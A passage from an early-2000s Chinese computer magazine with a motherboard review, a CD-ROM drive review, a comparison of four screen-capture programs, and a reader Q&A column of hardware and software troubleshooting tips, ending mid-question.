主板采用了 Socket 370 CPU 接口，它支持 Intel Celeron/Coppermine、VIA CyrixIII 处理器。主板的 CPU 插座里面有一个探温头，有了这个东东，我们就可以在主板的 BIOS 中监测到 CPU 的温度了。如果你觉得这个方法不是很方便的话，还可以通过安装测温软件，在 Windows 下了解 CPU 温度等方面的信息。

主板上提供了 6 条 PCI、1 条 CNR、1 条 AGP4X 和 2 个 IDE 插槽，中规中矩，主板集成了 AC97 声卡，可以满足一般用户的要求。

主板还提供了 3 条内存插槽、可以支持 PC66/100/133 内存。由于受到了 Intel 815EP 主板芯片的限制，所以单条最高的内存容量只支持到 512MB。这款主板还支持不同频率的内存混合使用，想让老内存焕发青春的朋友应感到欣慰。

测试

英文 Win98SE 中 Winbench99 测试结果:	
CPU MARK32	58.5
FPU WINMARK	3450
HIGH-END DISK WINMARK	19100

从测试结果看，主板对 CPU 的支持有力，在同价位板子中应属上乘，而且其 ATA100 的性能也非常出色。

3DMARK2000 测试结果:		
640x480	16BIT	5399
640x480	32BIT	4838
800x600	16BIT	4975
800x600	32BIT	3965
1024x768	16BIT	4048
1024x768	32BIT	2836

3DMARK2000 运行的时候虽然占用系统资源较多，硬件的负荷也很大，但从测试的结果来看，主板对显卡提供了较好的支持，3D 效果不错，发挥出了 AGP4X 应有的高带宽特点，游戏玩家可以放心。

SiSoft Sandra 2001 Professional 测试结果:	
CPU BENCHMARK Dhrystone ALU	1754
Whetstone FPU	871
CPU Multi-Media Benchmark Integer MMX Enh	3524
Floating-Point 3DNows! Enh	4316
DRIVERS BENMARK	19273

SiSoft Sandra 是一款非常出色的 Windows 95/98/NT/2000 系统测试、诊断工具，它可以用来检测一块主板性能的好坏，测试软件可以正确识别出主板的型号等参数，从表 3 测试结果看，参数基本上属于正常水平。

测试平台：
CPU ：PIII650E
主板：同维 815EP
内存：现代 PC133 256MB（128 × 2）
显卡：升技 32M MX
硬盘：迈拓星钻一代 20GB(ATA100)
操作系统：英文 Win98SE+DX8.0A

主板的兼容性不错，驱动程序安装得非常顺利，常用硬、软件运行正常。

超频

我们使用的 CPU 是 PIII650E，它的倍频是 6.5，外频是 100MHz，我们直接把外频调整到 133MHz，运行了一些程序以后没有发生死机的现象。由于主板支持分频技术，所以在 133MHz 外频时，PCI 的频率还保持在 33MHz 这个标准频率上，因此硬盘等配件可以正常运行。下面就是我们在 866MHz 下的测试结果。

Winbench99 测试结果：	
CPU MARK32	65.5
FPU WINMARK	3580
HIGH-END DISK WINMARK	19300

我们在将 CPU 超频使用以后系统工作仍然非常稳定，长时间运行没有出现死机、程序中途退出等情况，看来主板工作得比较稳定。

CFan 结论

该产品性价比不错，适合一般要求的用户购买。

性能水平	★★★★
功能特性	★★★
兼容与稳定性	★★★★
超频能力	★★★★
产品价格	★★★★
参考价格:	880 元

台电光驱测

□CFan 评测室



CD-ROM已经成了电脑不可或缺的组成部分，品牌层出不穷，速度节节提升。日前，评测室又收到一款台电的50X的光驱，鉴于台电正虎视眈眈内地市场，我们觉得有必要看看其产品的实力究竟如何。

面板与功能

这款光驱给人的第一感觉就是相当的时尚，前面板采用了流线型的设计，面板上的功能键设计得中规中矩，工作指示灯、音量调节键、停止／弹出键、音频播放／跳跃播放键、紧急弹出孔、耳机插孔齐全。该产品支持DMA/33的数据传输模式，最大数据传输率为7500kB/s。光驱的机芯采用了合金钢芯，因钢芯的质量好，所以大大地减小了震动的幅度，很好地抑制了共振的产生，同时也延长了光驱的使用寿命。

独特的技术

TADS 动态目标访问系统：

该技术是通过动态调整马达转速以自动调整光驱倍速，使光驱的读盘能力大幅度提高。

CSSIII 多重组合式避震技术：

该技术是台电科技根据目前业界最高效能的CSS避震技术加以改良的高效率避振技术。目前，国内的光驱大多数还在使用DDSS避振技术，对偏心及密度不均的光盘产生的纵震显得无能为力，而基于CSSIII技术的台电光驱却最大限度地将纵震对光驱的影响降到最低。

SOS 智能目标拯救技术：

根据中国大陆地区的碟片状况，台电科技开发了SOS智能目标拯救技术，防止因光盘数据错误而导致的死读现象。

实用的兼容性

光驱为内置式，接口为标准IDE接口，光驱采用CAV技术，兼容市面上各种光盘格式，包括CD Audio、CDROM (Mode 1 and Mode 2)、CDROM XA(mode 2, form 1 and form 2)、CD-I、Trax、Photo CD(single and multiple session)、Video CD、Mixed Mode CD(Audio combined data)、CD Extra等。

测试

测试平台：
CPU：PIII866E
主板：ABIT SE6
内存：128M PC133 SDRAM
硬盘：IBM75GXP 30G
操作系统：Windows Me
测试软件：CDSpeed99

测试对数据光盘的读取能力：

光盘选的是用4倍速刻录机刻录的金盘，容量为650MB。光驱的起始速度很快，为22.65X，测试最高峰值转速为50.96X。这款光驱的读盘方式为恒定角速度CAV方式，随机寻道时间为124ms，1/3寻道为129ms，全部寻道时间为208ms，表现中规中矩，无特别之处。

噪音：将光盘放入光驱中以后，可以明显地听到光驱加速的声音，高速读盘的时候声音也显得有点偏大。

震动：固定在机箱中时，在读盘初始阶段以及光盘高速旋转阶段震感均很小、读劣质盘时略有震动。

测试CPU资源占用率：8X的占用率仅为5%，比较出色。

电机装入和弹出时间：分别为1.38s和2.69s，成绩优良。

测试对CD的读取能力：我们选用了一张正版的音乐CD作为测试盘，最高速度为30.96秒，表现出了很高的音轨抓取能力，而且高速抓音轨时的数据传输很稳定，音轨抓取过程中CPU资源占有率保持比较好，只有12%，在DAE Quality抓音轨品质测试中表现良好。

散热：长时间使用后光驱外壳温度没有明显的提升，温度只提升了10摄氏度左右。在高速光驱中表现出色。

兼容性：CD-R和CD-RW是我们经常用到的两种光盘品种，由于CD-R盘片的反射率仅为普通光盘的80%左右，CD-RW盘片的反射率为普通光盘的15%左右，所以并不是所有的光驱都能读取这种光盘。这款光驱虽然标出了可以支持这两种光盘，但是我们还是要看看光驱对这两种盘片的兼容性到底如何！我们刻录了几张CD-R和CD-RW盘片，然后放入光驱中读取，结果表明这个光驱能够正常读取CD-R和CD-RW盘片，且速度很快，测试表明光驱的读盘能力和兼容性值得称道。

测试读劣质盘能力：

3张稍有划伤盘：识读速度丝毫没受影响。

3张严重划伤盘：识读速度较快，只是有些文件打开时略有阻塞，复制这些文件时速度较慢。

另外我们还在光驱的包装盒里找到了一张附赠的豪杰超级解霸白金版，在光盘中除了解霸2000＋和解霸5.5两个软件外，还有一些非常实用的小工具、股票软件、游戏试玩等，内容非常丰富。台电的代理商商科公司为这款产品提供一年保换，给用户吃了一颗定心丸，这也间接地体现出商科对台电光驱的质量有着充分的信心。

CFan结论

外观	★★★★
噪音	★★★
震动	★★★★
读盘速度	★★★
容错能力	★★★★★
散热	★★★★★

购买提示：该产品在市场上同类产品中品质应属良好，尤其是对劣质盘的容错能力值得称道，但读取数据的平均速度属于中等，可以考虑列入购买对象。

参考报价：360元

□北京　海伦

留住精彩瞬间
——四款屏幕捕捉软件横向评测

美丽的VCD、DVD画面、抢眼的网页图片、精彩的游戏界面，我们如何将这些精彩的瞬间保留下来？图文并茂的电子文档、演示文稿可以提高你文章的说服力，体现你不俗的工作能力，我们如何获取称心的图片素材？相信大家心中的答案已十分明确，当然是用屏幕捕捉软件了。目前这类软件十分丰富，但质量却参差不齐，此次我们从众多的屏幕捕捉软件中挑选了四款常用软件作为评测对象，通过这次评测，希望能找到一款最适合您的产品。

专业水准——Capture Professional

像它的名字一样，Capture Professional有着非常专业的捕屏水平，它不仅性能优异，而且图像编辑功能也非常强大，所以很多编辑和作者都将它作为自己首选的抓屏工具。

Capture Professional给我们的第一感觉是体积小巧，但功能却出类拔萃。在捕屏能力上，Capture Professional能以12种不同的方式从屏幕上抓取图像，对于各种窗口的捕捉都非常好，惟一的缺点是不能抓取滚动窗口，令人略感遗憾。Capture Professional支持热键操作，同时也带有捕屏向导，在这个“指导员”的指导下，你将感到操作的简单。不过在热键测试中，我们发现Capture Professional的默认设置和一些常用软件有冲突，如ICQ。另外它和我们的使用习惯也有些冲突，比如按PrintScreen键（在不使用捕屏软件时，用户通常使用这个热键来截取屏幕）时会触动打印预览功能，不过所幸的是，热键的重新设置还是相当简单的。

Capture Professional最突出之处在于截图后的图像处理上，它包含了大量的图像处理工具，并有多种图像特效处理和图像优化处理功能，在常用效果处理上还提供了三套不同风格的方案，可以说Capture Professional是目前捕屏软件中图像处理能力最强的，同时它在这方面的表现已经不亚于普通的图像处理软件了。另外让人惊喜的是，它为了让用户在批处理图片时操作方便而提供了宏录制功能，这一点也是其他同类软件所不具备的。最后我们评测人员还一致认为，Capture Professional在人性化设置上非常独到，除了在捕屏时有音效提示外，还有内容相当丰富的浮动提示，这给用户熟悉软件操作提供了极大便利。不过我们感觉Capture Professional对中文的支持还有待改进，比如需要使用两次后退键才能删除一个汉字且偶尔还会出现乱码的情况。



评测版本号：4.16c　　文件大小：703kB
软件性质：　共享软件
操作平台：　Windows 95/98/NT/2000
优点：　　　功能全面、图像编辑功能突出
缺点：　　　对中文的支持不很理想

简单易用——CaptureEze Pro

CaptureEze Pro倡导的是简单易用，所以它非常适合那些非专业用户。

CaptureEze Pro的界面非常漂亮，它采用向导方式来完成屏幕捕捉操作，对于非专业用户来说，使用这款软件可以轻松完成捕屏工作。CaptureEze Pro的捕屏功能并不强大，支持的窗口和区域也不多，但支持滚动窗口的捕捉，支持特定屏幕对象和全屏DOS界面。该软件的一个特色是和打印配合得非常好，提供了多种自动打印截图的方式，可在打印输出时设定输出色彩的对应关系，添加时间戳，添加用户自定义的文本等。

CaptureEze Pro在截图后的编辑处理功能上比较简单，只提供一些简单的效果和布局功能，对于需要对截图进行处理的用户不太方便。不过该软件提供格式转换功能，支持的文件格式非常多。另外在评测过程中，大家都一致对热键的直观性和设置的方便性表示认同。



评测版本号：8.05　　文件大小：2.9MB
软件性质：　45天试用
操作平台：　Windows 95/98/Me/NT/2000

秀外慧中—— SnagIt



评测版本号：5.1.1	文件大小：2.98MB
软件性质：	共享软件
操作平台：	Windows 95/98/NT/2000
优点：	捕屏功能全面强大、附加功能实用
缺点：	支持格式种类不多

从DOS到Windows，SnagIt一直都以其强大的实力在市场中占有一席之地，所以SnagIt是很多专业用户的捕屏工具。

SnagIt应该是一款老牌屏幕捕捉软件，从DOS开始，它就拥有许多忠实的用户。SnagIt的捕屏功能相当强大，支持的窗口和种类非常多，滚动窗口和DOS全屏窗口这些比较特殊的窗口也难不倒SnagIt。值得一提的是SnagIt的捕屏方式，它应该是目前支持捕屏方式最多的一款软件，包括图像捕捉、文字捕捉和视频捕捉。虽然SnagIt支持文件输出的格式并不多，但它可以在使用JPEG时指定压缩比例，还可以将截图存为系列动画。另外SnagIt的输出方式也非常独到，可以指定截图的输出方式，如打印、放到剪贴板中、存为文件、发送邮件、放置到指定目录中，或者通过内置FTP直接上传到网站上。

SnagIt将屏幕捕捉窗口和截图处理窗口独立分离，一方面便于用户对各项功能一目了然，另外也意味着图像编辑功能的强大。编辑器中带有很多附件和水印，可以帮助用户轻易地在截图上制作特效，特别是对图像中添加文字的处理非常突出，操作方式类似于字处理软件，用户使用时轻松，效果也明显。

除了强大的捕屏和图像编辑功能，SnagIt还集成了一个强大的目录浏览器，可以直接在浏览器中查看图片和文本文件的缩略图，双击后查看实图，就像一个简化的ACDSee。

SnagIt在人性化的处理上也别具特色，除了可在捕屏时有音效提示，还会有错误提示，可设置日志文件等。不过我们在评测时，发现捕捉视频文件时耗用的资源比较大，不过这和视频文件的特性有一定的关系。同时通过我们将其与其他视频捕捉软件比较，感觉SnagIt在资源耗用处理上还是相当优秀的。

不同凡响—— HyperSnap-DX



评测版本号：	4.01.11
文件大小：	2.1MB
软件性质：	共享软件
操作平台：	Windows 95/98/NT/2000
优点：	抓图功能强大
缺点：	图像编辑功能较少

HyperSnap-DX应该是目前一流的捕屏软件，它技术领先，独门兵器是可以抓取DirectX下的图形，因此也成为很多游戏玩家的首选工具。

科技是第一生产力，HyperSnap-DX的成功得力于技术上的领先，所以在捕屏能力上，HyperSnap-DX体现出自己强大的优势。除了能捕捉多种窗口、区域，它还能进行多区域截图，抓取滚动窗口图像，抓取DirectX和DVD下的图形，是评测软件中捕屏功能最强大的一款。HyperSnap-DX的功能强大还表现在它提供了自动连续抓图功能和可自动将截图粘贴于文档中的快速粘贴功能，并且对于抓取的图像，HyperSnap-DX提供了缩放查看功能。如果选择自动查看，HyperSnap-DX会自动满屏显示图形，这些操作在实际应用中是用户十分需要的。

HyperSnap-DX在截图后的编辑处理功能上显得略为薄弱。不过HyperSnap-DX的附加功能却很实用，可将截图设为墙纸，还可以直接在电子邮件中将其发出。它在人性化设置方面也令人满意，虽然没有操作向导，但在捕屏时有音效提示，并且在联网状态时会自动查询软件是否需要更新。

软件名称	捕屏能力	画面质量	存储的文件格式	截图后的编辑处理功能	热键设置是否合理	易用性	人性化设置	附加功能	评价
Capture Professional	好	可控制	一般（支持9种格式）	非常好	有待改进	好	好	无	较好
CaptureEze Pro	一般	不可控制	非常好（支持20多种格式）	一般	好	非常好	一般	有（打印图像目录）	较好
SnagIt	非常好	非常好	一般（支持6种格式）	非常好	好	好	好	有（目录浏览器）	非常好
HyperSnap-DX	非常好	可控制	非常好（支持20多种格式）	好	好	好	好	有（设为墙纸）	好



傻博士信箱

★如何判断Pentium III 866 是否被Remark？
★如何判断创新 PCI 128是真是假？
★昆腾大脚硬盘在Linux启动时出现的提示是什么意思？
★为什么我的电脑播放DVD很不流畅？
★傲瑞声卡为什么在KT133主板上不出声？

我刚刚买了一台Pentium III 866的电脑，但发现运行一些大型游戏时或开机2、3个小时后总是死机。有朋友说我的CPU可能是Remark的，可我如何才能识别出这个CPU的真正频率呢？

答：的确，如今Remark的CPU令人防不胜防，尤其是购买整机的朋友，更加难以识别其庐山真面目。超频使用是奸商的常用方法，从早年的P120超成P133，K6 166超成K6 200或233，以及赛扬266超成300，到如今的PIII 600E超成PIII 800，PIII 550E超成PIII 733，PIII 650E超成PIII 866。目前市场上PIII 866是主流产品，所以也就出现了大批超频仿冒品，这种假的PIII 866多是由PIII 650E把外频超到133，再经表面打磨而来。最令人头疼的是，这些假货在外观上和真的虽有细微差别，但很难辨别，也很难从字迹是否清晰上辨别真假。由于是整机，商家一般也不会提供包装盒之类的身份证明物品。最可靠的办法是打开机箱，根据主板说明书看一看主板上是否有设置CPU频率的跳线，并根据说明书上的设置方法观察CPU是否被超频了，但一般奸商会扣留你主板的说明书。如果你感觉没有把握的话，也可以将CPU装到一块软跳线的主板上，点亮之后，屏幕上就会自动显示出CPU的本来面目。

我最近购买了一块创新PCI 128声卡，可音质与我在同学家听到的同样型号的声卡有很大差别，我怀疑这块创新PCI 128声卡是假的，请问应如何鉴别呢？

答：您可以按照下面的方法鉴别：

（1）看包装、说明书。真品PCI 128声卡为中文包装、中文说明书，假的为英文包装、英文说明书。

（2）看厂家服务信息。真品创新PCI 128声卡上有生产厂家地址的贴纸，包装盒内有产品的质量回函书以及质量保证书，假的没有。

（3）看附送配件。真品创新PCI 128声卡随卡赠送一根CD音频线和一张正版的"极品飞车IV"光盘，假的则没有。

（4）观察声卡上的产品序列号。真品创新PCI 128声卡每块卡的号码都是不一样的，而假的创新PCI 128声卡的产品序列号则都是同一号码T4750010005879。

（5）看驱动、附送程序。真品创新PCI 128声卡的驱动程序大小为136kB，假的则大很多。真品的PCI 128声卡驱动光盘上除了驱动程序外，还附赠了几个音频制作软件，假的则没有。

我的昆腾大脚硬盘在Linux启动时总是出现下列提示:Partition Check: hda:hda:status time out hda: drive not ready for command unable to read partition table Kernel Panic:VFS:Unable to mount root fs on 03:03 ，请问这是怎么回事？

答：这有可能是您的主板支持DMA，而你的QT大脚硬盘不支持DMA造成的。您可以在系统启动后出现lilo提示符时，键入linux hda=noautotune，并将如下语句append = "hda=noautotune" 加入到/etc/lilo.conf文件中，然后重新执行一次lilo就可以了。

为什么同样型号的主板、CPU、DVD光驱，我的电脑播放DVD就很不流畅呢？我用的是Celeron 450CPU和VIA 693A主板。

答：据我的经验，应该是您的显卡与另一台电脑的显卡在性能上有差别。由于您用的是Celeron 450CPU和VIA 693A主板，如果想正常观看DVD，就需要显卡提供DVD硬件动态补偿功能。如果只依靠软解压来看DVD，所有的画面都由Celeron 450 CPU运算，CPU将不堪重负。据我所知，连nVIDIA的TNT2系列、Voodoo3，Matrox的G200/400都不支持DVD硬件动态补偿。所以您如果想流畅地播放DVD，要么升级CPU到Celeron 600以上，要么更换显卡。最便宜的提供DVD硬件动态补偿功能的显卡是Trident 9880(Blade 3D)显卡，价格在有些地方已经跌破了200元。当然如果换GeForce256、GeForce2 MX，以及GeForce2 GTS显卡就更好了。

我最近升级了电脑，AMD毒龙750 CPU，美达KT133主板，HY-PC133 128MB内存，中凌TNT2

★增加内存条后为什么死机？
★如何解决内置 Modem 掉线问题？
★“雷管”驱动程序是干什么用的？
★为什么用 XingDVD 播放 DVD 时不出画面？
★我的电脑启动时出现的提示是什么意思？

32M Pro 显卡，傲瑞的声卡，可装好后无论如何调试声卡就是不出声，将声卡拿到销售商那里却工作正常，请问这是怎么回事？

答：傲瑞的声卡与一些 KT133 芯片、KX133 芯片甚至是 MVP4 芯片的主板存在兼容性问题，在这些主板上该声卡不能正常工作的情况比较常见。您可以更换一款其他品牌的声卡就可以解决这个问题了。

我最近为我的电脑增加了内存，在原有的64MB PC133内存的基础上又加了一条64MB PC133 的内存条，可装好开机后一自检到内存时就死机，将两条内存换到其他电脑上无论单独插哪一条或是一起插都没问题，请问我该怎么办？



答:（1）将两条内存调换一下位置或者换其他几个插槽试一试。

（2）启动电脑时按 DEL 键进入 CMOS，通过键盘上下移动键在菜单上选择 CHIPSET FEATURES SETUP 菜单项 / SDRAM Cycle Length。如果参数值是 2，按 PageUp 或 PageDown 键将参数值改为 3，按 ESC 键退到上一级菜单，再按 F10 键，在弹出 SAVE to CMOS and EXIT(Y/N)>?后按 Y 键保存退出即可。

我的电脑安装的是内置Modem,可上网时经常出现掉线的问题，十分影响我的工作，请问我有什么办法能够解决这个问题？

答：内置Modem掉线是一个比较常见的问题，造成这种现象的原因很多,下面针对主要原因提供一些解决方法。

(1) 驱动程序不完善。升级您内置Modem的驱动程序。

(2) 电磁干扰。将离电脑比较近的电器设备移远一些，比如电视机、音响一类的物品。

(3) 信号瞬间无效。当 DTR 或线路载波信号暂时消失时会造成内置 Modem 断线，您可以在“调制解调器→附加设置”项中添加如下两条指令:s25=200和s10=40来解决这个问题。

(4) 电话机申请了“呼叫等待”功能。请到电信部门将该功能去掉。

总听说“雷管”驱动程序，请问它是干什么用的？

答：“雷管”驱动程序是显示芯片制造厂商nVIDIA 专门为其产品开发的驱动程序，又称为公版驱动程序。市场上所有采用 nVIDIA 公司生产的显示芯片的显卡都可以用这个驱动程序驱动，如 TNT、TNT2、TNT2 Vanta、TNT2 M64、TNT2 Pro、TNT2 Ultra、GeForce256、GeForce2 MX、GeForce2 GTS、GeForce2 Pro、GeForce2 GTS Ultra 等。nVIDIA 公司开发“雷管”驱动程序的主要原因是由于其自身并不生产显卡，而授权生产厂商实在庞杂，为了保证芯片工作的效果、统一驱动市场，所以发布了该驱动程序。当然，一些有实力的大厂商出于自身的形象以及自产显卡的特点等方面因素考虑，对 nVIDIA 提供的驱动程序进行了修改和扩展，开发应用于自己产品的专门驱动程序，如艾尔莎、丽台、华硕等厂商。“雷管”驱动程序从开始的 I 代已经发展到了目前的 III 代，且每一代的版本号也在不断更新。您如果购买的是上述型号中的一款显卡，即可安装“雷管”驱动程序。

我最近买了一台 DVD 光盘驱动器，正常安装后并在中文 Windows Me 系统中安装了 XingDVD 播放软件，播放 DVD 碟时却无论如何也不出画面，更换其他影碟也不行，可这些影碟在别人家看都是正常的，请问这应该如何解决？

答：这是操作系统区域码与DVD光盘驱动器区域码不一致造成的问题，解决的方法有 2 个:

（1）改用 WinDVD 或 PowerDVD 等其他播放软件播放。

（2）将 DVD 光盘驱动器区域码改成与操作系统区域码一致的代号。由于中文 Windows Me 系统安装时默认DVD 光盘区域码为 6 区，因此您只能将 DVD 光盘驱动器的区域码也改成 6 区。方法如下:用鼠标左键单击系统桌面上的“开始”→“运行”，在“打开”框中键入 dvdrgn x(x 代表 DVD 光驱的逻辑盘号)，点“确定”，在随后弹出的菜单中将光驱解码器的区域改为 6 区即可。

我的电脑在启动的时候总是出现如下一行字符：Override enable-Defualts loaded，请问这是什么意思？

答：这是提示您主板BIOS中有些参数设置不合理，系统需要载入 BIOS 预设值才能正常启动电脑。您应该在启动电脑时按 DEL 键进入 CMOS，观察里面关于 CPU、内存、硬盘、中断和接口等方面的设置是否有误。如果您

★为什么我那台扫描仪扫出的图片色彩不鲜艳？
★我是否需要用 RAID 功能？
★为什么显示器屏幕四周有一圈黑框无法显示画面？
★如何在 Linux 下找到已经安装在 COM2 口上的 Modem？
★为什么IE5.5地址栏下拉列表显示的速度极慢？

不能确认，则可以选择 LOAD BIOS DEFAULT 项并按回车键，出现提问后键入 Y 字符，最后按F10键，在弹出 SAVE to CMOS and EXIT(Y/N)>?后按Y键保存退出即可。

为什么同样型号的扫描仪，我家里的那台扫描出来的图片色彩不鲜艳，而别人那台扫描出来的效果就很好？

答:（1）您首先应该确认显示器的亮度、对比度是否设置正常，扫描软件中关于“亮度”和“对比度”方面的选项是否设置正常。

（2）扫描前应该对扫描软件中的“色彩校正”方面的选项进行合理设置。



（3）适当设置扫描软件中的 Gamma 值。Gamma值是由暗色调到亮色调的一种视觉感受曲线。理论上 Gamma 值越高，感觉色彩的层次就越丰富。在扫描仪自带的扫描应用软件里，有对 Gamma 值进行调整的参数，我们往往因为没有正确设置该参数而使扫描出来的图像效果不理想。如果图片没有特殊用途，则 Gamma 值通常设为 1.4。若是用于印刷，则 Gamma 值设为 1.8。若应用于网页上，则 Gamma 值设为 2.2。

RAID有什么实际意义？我在攒机时是否需要购买有 RAID 功能的主板？

答：的确，目前有一些主板提供了 RAID（0、1、0+1）功能，其实这并不是什么新鲜的技术，很早以前就已经被应用于服务器上了。其主要有两方面功 ：一是提高磁盘的存取速度（RAID 0），二是对磁盘上的资料进行备份(RAID 1)，以保障资料安全。这两个功能的前提都是应用多个硬盘，要么是将数据分散存放在多个硬盘上，增大存取数据通道的宽度以提高存取速度，要么是将一个磁盘上的数据备份到另一个磁盘上以增加数据的安全性。RAID 主要应用在网络服务器方面。当一台服务器上的访问流量达到几万甚至几百万的时候，速度就成了服务器至关重要的问题。而当存储的资料非常重要时，资料安全问题又必须被考虑周全。其中，又以资料安全为首要问题。相信不久以前的 Chinaren 网站个人主页资料丢失事件大家恐怕记忆犹新吧。那么我们在攒机时是否需要购买这样的主板呢？

要做 RAID 0 加速或 RAID 1 备份，至少需要两个硬盘，要做 RAID 0+1，至少需要四个硬盘，这不但会增加系统资源的负担，同时也需要投入大量的资金。对于一般的使用者来说，除非应用于 FTP 网站或影像工作站一类要求高速的工作，否则我们感觉 RAID 0 的加速功能用处不大， 现在的 IDE 硬盘其实已经够快了，足够应付一般的应用，且用两个硬盘做 RAID 0 加速，效能增加十分有限。而 RAID 1 的备份功能可以说是比较重要的，尤其是对存储大量重要资料的电脑相当有价值。(北京 庞彬)

我单位一台计算机的显示器最近出现屏幕的四周有一圈黑框无法显示画面、显示区域变小的现象，调整显示器上的水平和垂直位置旋钮也无效，有同事说是分辨率的问题，可我在 Windows 98 下将分辨率从 800x600 调低到 640x480 后无任何变化，请问这是怎么回事？

答: 这有可能是由于显示器所能控制的最大数据流量受限制引起的问题。屏幕上的图像每秒要刷新很多次，刷新次数的多少与显示器的扫描频率有关（垂直扫描频率和水平扫描频率)。许多人都将刷新率设置到最高限，因为这样可有效地减少屏幕闪烁以保护眼睛。但如果设置的刷新率过高，显示器的控制电路将无法提供电子束扩展的足够宽度以使画面填充整个屏幕。因此您可以尝试在当前分辨率下减小屏幕的刷新速率，在它的显示驱动中一般都有此设置。步骤如下:

（1）正常启动 Windows 98 操作系统，在系统桌面上用鼠标右键单击空白处，在弹出的右键菜单中选择“属性”。

（2）在随后弹出的“显示属性”菜单中选择“设置”→“高级”→“适配器”。

（3）在“刷新速度”栏的下拉菜单中选择低于目前刷新率值的数字，单击“确定”后退出，并根据提示确认该选择即可。

如果仍然无效，则很可能是显示器显像管的问题，可送专业部门维修。

我是一个新手，在 Linux（版本是 Slackware 3.5)下不知如何找到已经安装在 COM2 口上的 Modem，请指教。

答： 很简单，执行下面的命令建立设备符号连接即可：ln /dev/cua0 /dev/modem 。

我最近发现从我的IE5.5地址栏中选择常用网址时，下拉列表显示的速度十分慢，以前可不是这样，

★如何恢复损坏了的 IE5？
★如何重装 IE5？
★无法从光盘启动时，装 Win2000 前一定要先装 98 吗？
★VIA 686B芯片作南桥的主板是否有问题？
★为什么电脑中的 Word 文件、图片、MP3 都出问题了？

请问如何解决？

答：这应该是您地址栏中存在的网址太多的原因造成的。解决方法是调整 IE 保存地址的天数以减少地址栏中的网址。调整方法如下：

启动 IE5.5，用鼠标左键单击菜单栏中的“工具”→“Internet 选项”→“常规”页，将“网页保存在历史记录中的天数”选项中的天数值适当降低。这样，由于地址保存周期缩短，地址栏中的地址也就因此而减少，从而加快显示速度。



最近我的 IE5 在启动以后出现诸如“收藏夹”、“帮助”等菜单使用不正常的问题，请问有没有办法恢复？

答：IE5 中提供了一个修复工具。修复步骤如下：

（1）用鼠标左键单击“开始”→“设置”→“控制面板”→“添加 / 删除程序”。

（2）在随后弹出的窗口中的“添加 / 删除”框中选择“Microsoft Internet Explorer 5 和 Internet 工具”，再单击“添加 / 删除”按钮。在弹出的对话框中选择“修复当前 Internet Explorer”项并点“确定”即可。

我的电脑中原来安装过 IE5.0，最近不能正常使用了，想重新安装却提示发现系统中有该版本的 IE 而被拒绝安装，我将该软件的文件夹从系统中删除也不成，可系统的“添加 / 删除程序”中又没有卸载选项，我该如何解决这个问题呢？

答：造成这个问题的原因是安装程序在系统注册表中发现了有关IE5.0程序的键值，因此误认为系统中已经存在该软件而拒绝安装。您可以按照如下步骤操作以解决这个问题。

（1）正常启动操作系统，用鼠标左键单击“开始”→“运行”，在“打开”框中键入 regedit 并单击“确定”。

（2）在随后弹出的系统注册表编辑器窗口中选择 [HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer]，单击其下的 Version 键。

（3）在右侧的窗口中双击 IE 子键，将原来的 "5.0" 改为 "4.0"，点“确定”后退出注册表。

（4）重新启动计算机，并安装 IE5.0 即可。

注意：修改注册表之前一定要先备份，以便恢复。

我想格式化硬盘并重新安装 Windows 2000 操作系统，可我主板的 BIOS 不支持光驱直接启动，朋友说只能是先安装 DOS，然后再安装 Windows 98，最后从 Windows 98 下升级到 Windows 2000，请问有没有更简单的方法？

答：其实没有那么麻烦，您可以按照如下步骤操作：

（1）用 DOS6.x 格式化硬盘并安装该操作系统。

（2）安装光驱驱动程序。

（3）将 Windows 2000 安装光盘放入光驱，并进入该光盘上的 BootDisk 子目录。

（4）键入 makeboot a: 并按回车键运行该命令，并在软驱中放入软盘，这样就可以制作出 Windows 2000 操作系统的启动盘了。

（5）用 Windows 2000 操作系统的启动盘启动电脑，然后从光驱中直接安装 Windows 2000 即可。

最近听朋友说用 VIA 686B 芯片作南桥的主板有问题，是不是有这么回事？有什么问题呢？

答：是的，台湾威盛电子（VIA）日前已经证实在其主力芯片组产品 686B 南桥芯片中存在一个非常严重的问题，即当你的电脑中安装了双硬盘时（安装于不同的 IDE 口上），如果从其中一个硬盘通过 DMA 方式（DMA 方式被选中）向另一个硬盘复制 100MB 以上的数据时有可能导致数据损坏。如果系统中还有创新 SB Live！声卡的时候，这个问题会更加严重。可怕的是，这几乎涉及了所有主板厂商制造的产品，虽然双硬盘应用不多，但潜在威胁不小。VIA 已经在其官方网站上提供了补丁程序（补丁可以在 http://www.viahardware.com 处下载）。因此提醒您，无论您是安装了双硬盘还是临时拿来一个硬盘想备份另一个硬盘上的数据，都要小心了。

我电脑中的很多 Word 文件内容消失了，一些图片也看不了，连 MP3 也无法听了，仔细回忆，最可疑的是 2 天前打开过一个电子邮件，里面都是英文，什么也没看懂。请问我该怎么办？

答：从您描述的现象上看，您很可能是中了目前刚刚开始流行的莲达病毒，该病毒隐藏在名为VBS.Linda.A@的电子邮件中，其中含有一个附件文件MMKellyIn-White.jpg.vbs，只要打开它就会给硬盘中的 jpg、mp3、txt、zip、doc 等文件添加一个 .vbs 后缀，然后删除文件里面的内容。目前 Norton、Kill、KV 等杀毒软件都能通过升级来杀灭这个病毒，不过，被破坏了的文件将不能被恢复。其他朋友应该注意，如果您收到的电子邮件带有 vbs 扩展名的附件文件，请小心。

★如何解决 RealPlayer 播放器不能控制双语开关的问题？
★装了VIA 4合1驱动程序后为什么既看不到硬盘型号也无法设置DMA?
★ KT133 芯片组到底是否支持 DMA100？
★为什么用 KVW3000 杀毒时总是提示非法操作？
★如何去掉 Cookies 文件夹？
★如何在 Windows 2000 Server 上不显示上一次登录时输入的用户名？

我在用 RealPlayer 播放软件看影碟或听歌曲的时候，当影碟或歌曲是双语时（即中英或国粤），无法将其中的一个声道关闭以去掉其中一种语言的发音，请问这个问题有没有方法解决？

答：这个问题在 RealPlayer 播放软件里的确无法解决，但您可以通过调整声卡“音量控制”中的选项来实现。用鼠标左键双击桌面上系统托盘中的小喇叭图标，打开“音量控制”窗口，在“音量控制平衡”一项中，用鼠标将滑动块拖到最左侧或最右侧以关闭某一种语言的声音即可。（北京 刘扬）



我使用的是采用VIA KT133 芯片组的磐英 8KTA+ 主板，当按照要求安装完 4 合 1 驱动程序后发现在“系统属性”→“设备管理器”→“磁盘驱动器”中没有显示我的硬盘型号，也没有关于 DMA 的选项，可我的硬盘明明是支持 DMA100 功能的，主板说明书上也写着支持 DMA100 功能，请问这是怎么回事？

